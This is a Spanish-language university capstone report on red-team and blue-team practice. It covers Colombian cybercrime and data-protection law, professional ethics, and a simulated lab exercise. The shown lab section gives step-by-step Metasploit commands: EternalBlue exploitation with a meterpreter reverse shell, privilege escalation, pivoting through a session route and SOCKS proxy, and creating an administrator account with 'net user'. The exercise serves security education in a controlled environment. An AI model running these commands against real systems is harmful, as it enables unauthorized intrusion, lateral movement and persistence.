Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

John Jairo Carvajal Vargas

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería - ECBTI

Especialización en Seguridad Informática

2025

Dedicatoria

Dedico este trabajo final a mi esposa, por su amor, paciencia y apoyo incondicional durante todo este proceso. Gracias por creer en mí incluso en los momentos más difíciles, por tu comprensión en las largas jornadas de estudio y por ser mi mayor motivación para seguir adelante. Este logro también es tuyo.

Agradecimientos

Agradezco en primer lugar a Dios por brindarme la fortaleza, la sabiduría y la constancia necesarias para culminar este trabajo final.

A mi esposa, por su amor incondicional, apoyo constante y paciencia durante todo este proceso; por ser mi mayor motivación y por acompañarme en cada paso de este logro.

Finalmente, agradezco a todas las personas que, de manera directa o indirecta, contribuyeron a la realización de este trabajo.

Resumen

Este documento ofrece una formación práctica en ciberseguridad que integra los roles de defensa y ataque ético, fortaleciendo los fundamentos operativos dentro de un marco normativo y ético. Mediante entornos simulados, se desarrollan habilidades para analizar y mitigar riesgos, responder de forma inmediata a incidentes y controlar la propagación de amenazas. Además, se refuerza la capacidad de comunicar resultados técnicos a través de informes claros y recomendaciones que contribuyen a mejorar la seguridad de las organizaciones.

***Palabras clave*:** ciberseguridad, contención, defensa, riesgo, vulnerabilidades.

Abstract

The activity provides practical training in cybersecurity by integrating defensive and ethical offensive roles while strengthening operational fundamentals within a regulatory and ethical framework. Through simulated environments, participants develop skills to analyze and mitigate risks, respond immediately to incidents, and control the spread of threats. In addition, the activity enhances the ability to communicate technical results through clear reports and actionable recommendations that help improve an organization's security posture.

Keywords**:** cybersecurity, containment, defense, risk, vulnerabilities.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Análisis de Riesgos (Risk Analysis)

Proceso de identificación, evaluación y priorización de riesgos que pueden afectar la seguridad de la información.

Blue Team (Equipo Azul)

Equipo responsable de la defensa activa y pasiva de la infraestructura tecnológica, encargado de la detección, análisis y contención de incidentes de seguridad.

Ciberseguridad (Cybersecurity)

Conjunto de prácticas, tecnologías y procesos destinados a proteger sistemas, redes y datos frente a accesos no autorizados, ataques o daños.

Contención de Amenazas (Threat Containment)

Acciones enfocadas en limitar la propagación y el impacto de una amenaza dentro de un sistema o red.

Explotación (Exploit)

Procedimiento mediante el cual se aprovecha una vulnerabilidad para ejecutar acciones no autorizadas sobre un sistema.

Hardening (Endurecimiento de Sistemas)

Proceso de fortalecimiento de sistemas, redes y aplicaciones mediante la reducción de superficies de ataque y la aplicación de configuraciones seguras.

Marco Ético (Ethical Framework)

Principios y valores profesionales que guían el comportamiento responsable en las operaciones de ciberseguridad.

Marco Normativo (Regulatory Framework)

Conjunto de normas, leyes y estándares que regulan las actividades de seguridad de la información dentro de una organización.

Payload (Carga Útil)

Código o componente que se ejecuta tras una explotación exitosa, diseñado para realizar una acción específica como acceso remoto, extracción de información o ejecución de comandos. **Pivoting**

(Movimiento Lateral)

Técnica utilizada por un atacante para emplear un sistema comprometido como punto de acceso hacia otros equipos dentro de la red interna.

Red Team (Equipo Rojo)

Equipo encargado de simular ataques reales para evaluar la postura de seguridad de la organización mediante técnicas ofensivas controladas.

Respuesta a Incidentes (Incident Response)

Conjunto de acciones destinadas a detectar, contener, erradicar y recuperarse de incidentes de seguridad informática.

Seguridad Defensiva (Defensive Security)

Estrategias y acciones orientadas a proteger los sistemas informáticos, detectar amenazas y prevenir incidentes de seguridad.

Seguridad Ofensiva Ética (Ethical Offensive Security)

Prácticas de ataque controlado y autorizado que permiten identificar vulnerabilidades con el fin de mejorar la seguridad de los sistemas.

SIEM – Gestión de Eventos e Información de Seguridad (Security Information and Event Management)

Sistema que recopila, correlaciona y analiza eventos de seguridad para detectar amenazas y apoyar la respuesta a incidentes en tiempo real.

Introducción

Esta actividad se centra en la defensa efectiva y la mejora continua de la postura de seguridad, basado en la confrontación y la colaboración estratégica entre el Blue Team y el Red Team para la empresa SecureNova Labs. Se propone reproducir escenarios reales de ataque y defensa, y se centra en la defensa efectiva y la mejora continua de la postura de seguridad de una organización. El ejercicio se basa en la confrontación controlada y la colaboración estratégica entre el Blue Team y el Red Team, permitiendo evaluar y fortalecer los controles de seguridad en un contexto seguro y controlado.

El Blue Team asume el rol de los defensores, enfocándose en los fundamentos de las operaciones de seguridad, que incluyen la protección de los sistemas, la detección de amenazas y la respuesta a incidentes. Por su parte, el Red Team actúa como atacante ético, simulando el comportamiento de adversarios reales con el objetivo de poner a prueba, de forma rigurosa, la efectividad de las defensas implementadas por el Blue Team y la organización.

Todas las actividades realizadas dentro de este entorno simulado se rigen estrictamente por un marco normativo y de ética profesional, garantizando la legalidad, el control del ejercicio y el valor constructivo de los hallazgos obtenidos. La conformación de estos equipos estratégicos busca transformar las vulnerabilidades y debilidades identificadas por el Red Team en mejoras accionables y medibles para el Blue Team, elevando progresivamente la madurez de la seguridad.

Finalmente, el ciclo de aprendizaje se completa mediante la comunicación de resultados técnicos, donde las lecciones aprendidas durante los ejercicios de ataque y defensa se documentan y se presentan de forma clara a las partes interesadas, asegurando que la estrategia de ciberseguridad de la organización evolucione de manera continua y estructurada.

Justificación

El estudio de las operaciones de ciberseguridad en entornos simulados es fundamental debido al creciente nivel de sofisticación y frecuencia de las amenazas digitales que enfrentan las organizaciones. Estos entornos permiten reproducir escenarios reales de ataque sin comprometer infraestructuras productivas, facilitando el aprendizaje práctico y seguro. A través de la simulación, podemos comprender de manera integral cómo se desarrollan los ataques, cómo se detectan y cómo se responde ante ellos, fortaleciendo así las capacidades técnicas necesarias para la protección de los sistemas de información.

Asimismo, la interacción controlada entre el Blue Team y el Red Team justifica su estudio al promover una visión estratégica y completa de la ciberseguridad. Mientras el Red Team identifica vulnerabilidades mediante técnicas ofensivas éticas, el Blue Team transforma estos hallazgos en acciones defensivas concretas, como el hardening de sistemas y la mejora de los procesos de monitoreo y respuesta. Este enfoque colaborativo permite evaluar de forma objetiva la postura de seguridad y fomenta la mejora continua basada en evidencia técnica.

Finalmente, estudiar estas prácticas bajo un marco normativo y ético es esencial para garantizar que los conocimientos adquiridos sean aplicables en contextos profesionales reales. La correcta documentación y comunicación de resultados técnicos aseguran que los hallazgos no solo se limiten al ámbito operativo, sino que contribuyan a la toma de decisiones estratégicas de la organización. De esta manera, el aprendizaje en entornos simulados no solo fortalece las competencias técnicas, sino que también desarrolla habilidades analíticas y comunicativas clave para la evolución constante de la ciberseguridad corporativa.

Objetivos

Objetivo General

Analizar operaciones integrales de ciberseguridad, aplicando tanto fundamentos defensivos como tácticas ofensivas éticas, reportando hallazgos críticos para elevar la postura de seguridad de una infraestructura TI, dentro de un marco legal y ético.

Objetivos Específicos

Aplicar los fundamentos de operaciones de ciberseguridad, cumpliendo estrictamente con el marco normativo y ética profesional.

Demostrar competencia en la experiencia práctica en entorno simulado, realizando ejercicios ofensivos y defensivos.

Implementar técnicas de actuación inmediata y control de la propagación de amenazas.

Ejecutar propuestas de contención mediante el análisis de riesgos y vulnerabilidades críticas identificadas en la infraestructura TI.

Presentar un reporte sobre los resultados técnicos y el análisis del ejercicio, proponiendo recomendaciones accionables para la mejora continua de la seguridad.

Marco Teórico

Fundamentos de Operaciones

Nosotros como futuros especialistas en seguridad de la información debemos saber los fundamentos de las operaciones realizadas en el área de ciberseguridad. Dentro de las funciones es necesario saber acerca de leyes y decretos que nos permiten trabajar dentro de la legalidad.

Delitos Informáticos: Ley 1273 de 2009

Esta la ley 1273 de 2009 en Colombia es una normativa crucial que marcó un hito en la legislación penal del país, pues fue la encargada de modificar el código penal con el objetivo de incorporar y tipificar una serie de conductas delictivas asociadas al uso indebido de los sistemas informáticos y las tecnologías de la información y las comunicaciones (tic). Su principal trascendencia radica en la creación de un nuevo bien jurídico tutelado, el cual fue denominado "de la protección de la información y de los datos", buscando salvaguardar la integridad de los sistemas y la confidencialidad, disponibilidad y veracidad de la información que se procesa a través de medios electrónicos.

Este cuerpo legal introduce una variedad de delitos específicos, categorizados principalmente en dos capítulos: "de los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos" y "de los atentados informáticos y otras infracciones". Dentro de las figuras delictivas más destacadas que se implementaron, sobresalen la intrusión no autorizada en sistemas informáticos, el bloqueo ilegal de redes o sistemas, la interceptación de datos, el sabotaje digital y el empleo de programas malintencionados.

Adicionalmente, la ley tipifica conductas que afectan directamente el patrimonio económico y la privacidad de las personas. Ejemplos de esto son la violación de datos personales, el hurto por medios informáticos y semejantes y la transferencia no consentida de

activos. La norma también prevé circunstancias de mayor punibilidad, es decir, situaciones que agravan la pena, como que el delito sea cometido por un servidor público en ejercicio de sus funciones, se aproveche la confianza depositada o se utilicen los medios informáticos con fines terroristas. En síntesis, la ley 1273 de 2009 constituye la herramienta legal fundamental en Colombia para combatir la ciberdelincuencia y proteger la seguridad digital tanto de los ciudadanos como de las entidades públicas y privadas.

Protección de Datos Personales: Ley 1581 de 2012 y Decretos Reglamentarios

La ley estatutaria 1581 de 2012 constituye el marco general en Colombia para la protección de datos personales, siendo la norma que desarrolla el derecho constitucional al habeas data. Su propósito esencial es garantizar a todos los ciudadanos el derecho fundamental a conocer, actualizar y rectificar las informaciones que sobre ellos se hayan recopilado en bases de datos o archivos, ya sean estos de naturaleza pública o privada. Esta ley busca establecer los principios, derechos y deberes para el tratamiento de datos personales, asegurando que su uso sea legítimo, seguro y transparente, respetando siempre la privacidad, la intimidad y la autonomía del titular de la información. Esta normativa regula la totalidad de la información personal contenida en archivos digitales o físicos que sean objeto de procesamiento por parte de organismos estatales o empresas privadas dentro de Colombia.

El núcleo de la ley 1581 de 2012 se centra en el principio de la autorización, la cual debe ser previa, expresa e informada por parte del titular para que cualquier entidad pueda llevar a cabo el tratamiento de sus datos, con contadas excepciones previstas legalmente (como datos de naturaleza pública o requerimientos judiciales). Además de los derechos de conocer, actualizar y rectificar, el titular goza del derecho a revocar el consentimiento, ser informado sobre el uso dado a sus datos, y presentar quejas ante la autoridad de control. La ley también clasifica los datos sensibles, cuyo tratamiento está rigurosamente prohibido, salvo excepciones puntuales y

con una autorización explícita, destacando la especial protección y prohibición de tratar datos personales de niños, niñas y adolescentes, a excepción de aquellos de naturaleza pública.

Para la implementación efectiva y detallada de la ley 1581 de 2012, el gobierno nacional ha expedido diversos decretos reglamentarios. El más importante fue el decreto 1377 de 2013, que reglamentó parcialmente la ley, estableciendo directrices específicas sobre los procedimientos para obtener la autorización, los requisitos para las políticas de tratamiento de la información, y los deberes que deben cumplir tanto los responsables como los encargados. La entidad encargada de vigilar y garantizar el cumplimiento de toda esta normativa es la superintendencia de industria y comercio (SIC), a través de su delegatura para la protección de datos personales. Adicionalmente, se creó el registro nacional de bases de datos (RNBD), administrado por la sic, donde las empresas y entidades deben inscribir las bases de datos que gestionan, fortaleciendo así la fiscalización y la rendición de cuentas en materia de protección de datos.

Marco Normativo y Ética Profesional

Dentro del marco normativo y ético profesional se propuso argumentar respuestas a posibles procesos ilegales y no éticos en posibles escenarios en donde posiblemente pueda existir alguna irregularidad. De acuerdo a esto, se incluyeron normas éticas y legales colombianas en materia de ciberseguridad. Un punto crítico es la cláusula que exige al candidato mantener en secreto actividades ilícitas, al establecer: “Abstenerse de denunciar y divulgar la información confidencial e ilegal que conozca, reciba o intercambie”. Esta condición resulta sumamente problemática, pues obliga al profesional a ocultar datos relacionados con posibles delitos, contraviniendo el deber de denuncia previsto en códigos éticos como el de COPNIA, además de vulnerar principios esenciales de la responsabilidad penal.

Desde una perspectiva ética, resulta inadmisible que el contrato incluya de manera explícita términos vinculados con prácticas delictivas tales como “datos de chuzadas, interceptación de información o accesos indebidos a sistemas informáticos”. Estas conductas están tipificadas como delitos informáticos en la normativa penal colombiana. Las cláusulas examinadas en el acuerdo promueven que el profesional incurra en el encubrimiento, manipulación y uso irregular de información. La ética profesional exige la denuncia de cualquier actividad sospechosa y el uso responsable de la tecnología, garantizando la protección de los datos y la privacidad. En consecuencia, el acuerdo transgrede principios fundamentales de legalidad, responsabilidad y ética, configurándose como un documento de alto riesgo jurídico y carente de viabilidad ética para quienes ejercen la ciberseguridad.

Visto desde la perspectiva de las empresas, al realizar una auditoría de seguridad, ¿cómo se determina la necesidad real de que las empresas de ciberseguridad manejen información confidencial del cliente, y qué salvaguardas se deben implementar para prevenir la explotación indebida de esos datos? Las compañías de ciberseguridad, como SecureNova Labs, están obligadas a tratar la información sensible únicamente en la medida en que resulte indispensable para el ejercicio de sus funciones legítimas y profesionales, siguiendo el principio de necesidad y proporcionalidad. Cualquier uso que exceda este marco representa una transgresión ética y puede derivar en responsabilidades legales o disciplinarias.

Del mismo modo, se aplica el principio de confidencialidad y custodia responsable, que impone a las organizaciones la obligación de proteger y garantizar un manejo ético de los datos que les son confiados. A ello se suma el principio de restricción de acceso, según el cual solo el personal autorizado y estrictamente vinculado a la tarea correspondiente puede disponer de información sensible. Por otra parte, el principio de transparencia y consentimiento informado

establece que toda persona involucrada, debe conocer con claridad qué datos se recopilan, con qué finalidad y en qué condiciones serán utilizados o almacenados.

Experiencia Práctica en Entorno Simulado

Para la experiencia práctica es importante conocer las herramientas utilizadas en este entorno. Los sistemas operativos empleados fueron dos instancias de Windows 7 y una distribución Linux Parrot. En este último se hará uso de herramientas como Nmap, arp-scan, PowerShell y Metasploit.

Herramientas Utilizadas

Nmap. Potente utilidad de escaneo de redes ampliamente utilizada en ciberseguridad para identificar hosts, detectar puertos abiertos, reconocer servicios activos y localizar posibles vulnerabilidades.

Arp-scan. Herramienta eficaz para descubrir dispositivos dentro de la red local mediante el protocolo ARP. A diferencia de Nmap, puede obtener respuestas incluso cuando los firewalls bloquean pings o conexiones a puertos.

Metasploit. Framework de gran alcance para explotación, pruebas de penetración y creación de exploits. En Parrot OS viene instalado de manera predeterminada.

PowerShell. Intérprete de línea de comandos y lenguaje de scripting desarrollado por Microsoft, diseñado para la administración de sistemas y la automatización de tareas en entornos Windows, aunque también es compatible con Linux y macOS.

Metasploit es la herramienta más relevante en este entorno simulado. En Metasploit: The Penetration Tester's Guide, Kennedy, O'Gorman, Kearns y Aharoni (2011) presentan una obra práctica y didáctica que explica cómo utilizar la plataforma Metasploit Framework para realizar pruebas de penetración de manera estructurada y profesional. Metasploit se puede usar de diferentes formas, tanto para reconocimiento, como para explotación y post-explotación,


mostrando ejemplos de ataques reales y cómo se pueden replicar en entornos de prueba. Se abordan técnicas como el escaneo de vulnerabilidades, la explotación de servicios inseguros, el uso de payloads y la creación de módulos personalizados. Además, se enfatiza la importancia de documentar cada paso del proceso, no solo para fines técnicos, sino también para cumplir con estándares de auditoría y reportes profesionales.

El uso de Metasploit debe estar enmarcado en un contexto ético y legal, ya que la herramienta, aunque poderosa, puede ser mal utilizada si no se aplica en entornos autorizados, Metasploit no solo potencia las capacidades ofensivas de un pentester, sino que también fortalece la defensa, al permitir comprender cómo los atacantes explotan vulnerabilidades y cómo las organizaciones pueden protegerse mejor frente a ellas.

El evento específico propuesto nos muestra temas técnicos que se ejecutan en equipos red team y blue team, el cual se ve representado en el siguiente diagrama de red:

Figura 1

Diagrama de Red



Nota. Diagrama de red.

El objetivo consiste en establecer conexión desde una máquina Parrot con dirección IP 10.0.3.10 hacia un equipo intermedio o pivote con IP 10.0.3.9. A partir de este punto, se pretende acceder a la máquina destino 192.168.1.12, ubicada en una red distinta a la de origen. Todo el procedimiento se desarrolla como parte de una prueba de concepto en un entorno controlado.

Se plantea la creación de una cuenta con privilegios administrativos en la copia clonada de Host-B, siguiendo el formato “primerNombre + primerApellido”. Dicha cuenta será de carácter temporal, quedará debidamente documentada y su implementación servirá como

fundamento para la elaboración de evidencia técnica, una línea de tiempo forense detallada y un plan integral de remediación.

Tabla 1

Timeline Ataque

Pasos	Host de Origen	Host de Destino	Acción Realizada
Paso 1	Atacante (10.0.3.10)	Host-A (10.0.3.9)	Explotación inicial (Vector de fuga). MS17-010 explotado. Sesión 1 obtenida.
Paso 2	Host-A (10.0.3.09)	Host-A	Escalamiento de Privilegios. Ejecución de getsystem (confirmado por getuid: SYSTEM).
Paso 3	Atacante (10.0.3.10)	Host-A	Reproducción del Movimiento Lateral. Configuración de route add 192.168.1.0/24 a través de Sesión 1.
Paso 4	Atacante (10.0.3.10)	Host-B (192.168.1.12)	Acceso a Host-B. Explotación exitosa (via por 80 rejetto 2.3M) a través del túnel. Sesión 2 obtenida.
Paso 5	Host-B (192.168.1.12)	Host-B	Prueba de Concepto. Creación de cuenta administrativa efímera (net user johncarvajal etapa3 /add).

Nota. El timeline de ataque se basa en lo propuesto en el Anexo 4 - Escenario 3.

El ataque compromete a los sistemas Windows al aprovechar una vulnerabilidad crítica en el servicio de intercambio de archivos SMB, lo que otorga al atacante la capacidad de tomar control total del equipo afectado.

La técnica de pivoteo basada en la vulnerabilidad EternalBlue (MS17-010) resulta especialmente dañina, ya que brinda al atacante un acceso profundo y persistente al sistema comprometido. La explotación de esta falla habilita la ejecución remota de código, concediendo privilegios de administrador y permitiendo ejecutar cualquier acción sin limitaciones.

Una vez comprometida la primera máquina, esta se transforma en un punto de pivote que expone la red interna, facilitando la identificación de nuevos objetivos y la ejecución de ataques adicionales que no serían posibles desde el exterior. Esto debilita las defensas perimetrales y amplifica el alcance del ataque. Con los privilegios obtenidos, es posible crear cuentas administrativas, instalar puertas traseras o malware, alterar configuraciones críticas e incluso desactivar mecanismos de seguridad.

El escenario plantea un acceso inicial desde una máquina Parrot (IP 10.0.3.10) hacia un sistema intermedio con IP 10.0.3.9, que actúa como pivote. Desde allí, se busca realizar un salto hacia el equipo de destino con IP 192.168.1.12, ubicado en una red distinta a la de origen.


Paso a Paso en Entorno Simulado

A continuación, se presenta el paso a paso realizado:

Como primera parte se actualiza el parrot con los comandos “sudo apt update” y “sudo apt upgrade”.

Figura 2

Apt Update




Nota. apt update realizado.

Se debe identificar la maquina Parrot, con el fin de poder hacer pruebas.

Figura 3

Identificación de Parrot




Nota. Identificación ip de Parrot.

En este caso la ip es 10.0.2.10 con la interfaz de red enp0s3. Luego procedemos a identificar los equipos conectados a la red con “sudo arp-scan -I enp0s3 --localnet”

Figura 4

Equipo en Red




Nota. Equipo en red escaneados con arp-scan.

Se identificó el equipo pivote 10.0.2.11. Ahora buscamos las vulnerabilidades de la Maquina-1 con el siguiente comando, “sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn -vvv 10.0.2.11 -oN escaneo.txt”, se guarda en el directorio donde estemos ubicados.

Figura 5

Evidencia de Escaneo



Nota. Evidencia de escaneo con nmap.

Los resultados obtenidos nos muestran las vulnerabilidades en la siguiente tabla.

Tabla 2

Vulnerabilidades Encontradas.

Puerto	Servicio	Riesgo	Motivo
445/139	SMB	Crítico	MS17-010, SMBv1, enumeración
135	RPC	Alto	Enumeración de usuarios/servicios
554	RTSP	Medio	Acceso a flujo sin auth
2869/5357/10243	HTTPAPI 2.0	Medio	Info leakage, UPnP exposed
49152–49157	RPC dynamic	Medio	Servicios expuestos


Nota. Lista de vulnerabilidades encontradas con el escaneo de NMAP.

Ahora que conocemos las vulnerabilidades, vamos a explotar la vulnerabilidad MS17-010 con el fin de llegar al destino 192.168.1.12, con la herramienta metaexploit y los siguientes comandos:

Se seleciona el exploit “use exploit/windows/smb/ms17_010_eternalblue”, se configura el pivote “set RHOSTS 10.0.2.11”, luego el payload “set PAYLOAD windows/x64/meterpreter/reverse_tcp”, el local host “set LHOST 10.0.2.10” y se corre con “exploit”.

Figura 6

Evidencia de Explotación



Nota. Evidencia de explotación con metaexploit.

En la imagen ya se evidencia que estamos en la maquina pivote, ahora usamos la misma técnica para llegar al equipo vecino 192.168.1.12.

Para esto vamos a indicarle a Metasploit que la subred interna (192.168.1.0/24) es accesible a través de la sesión que acabas de abrir.

Tabla 3

línea de Tiempo.

Comando	Descripción
background	Envía la sesión a segundo plano para usar comandos del framework.
sessions -l	Verifica el ID de la sesión (debería ser 1).
route add 192.168.1.0 255.255.255.0 1	Establece la ruta. Le dice a Metasploit que use la Sesión 1 para alcanzar la red 192.168.1.0/24.

Nota. Lista de comandos para acceder al destino.

Después de usar estos comandos, iniciamos el proxy Socks para poder usar las herramientas de parrot haciendo puente en el pivote. Para esto se carga el módulo proxy “use auxiliary/server/socks_proxy”, se define el puerto “set SRVPORT 1080” y se corre.

Figura 7

Configuración Socks Proxy

Nota. Configuración socks proxy.

Como ya tenemos el proxy funcionando, podemos configurar Metasploit para que use el túnel SOCKS y utilizar el payload de conexión directa (bind_tcp) para una conexión estable.

Figura 8


Preparación del Exploit Final

Nota. Preparación del exploit final.

Ahora podemos repetir los pasos anteriores, obteniendo el acceso por medio del pivote.

Figura 9

Evidencia Acceso

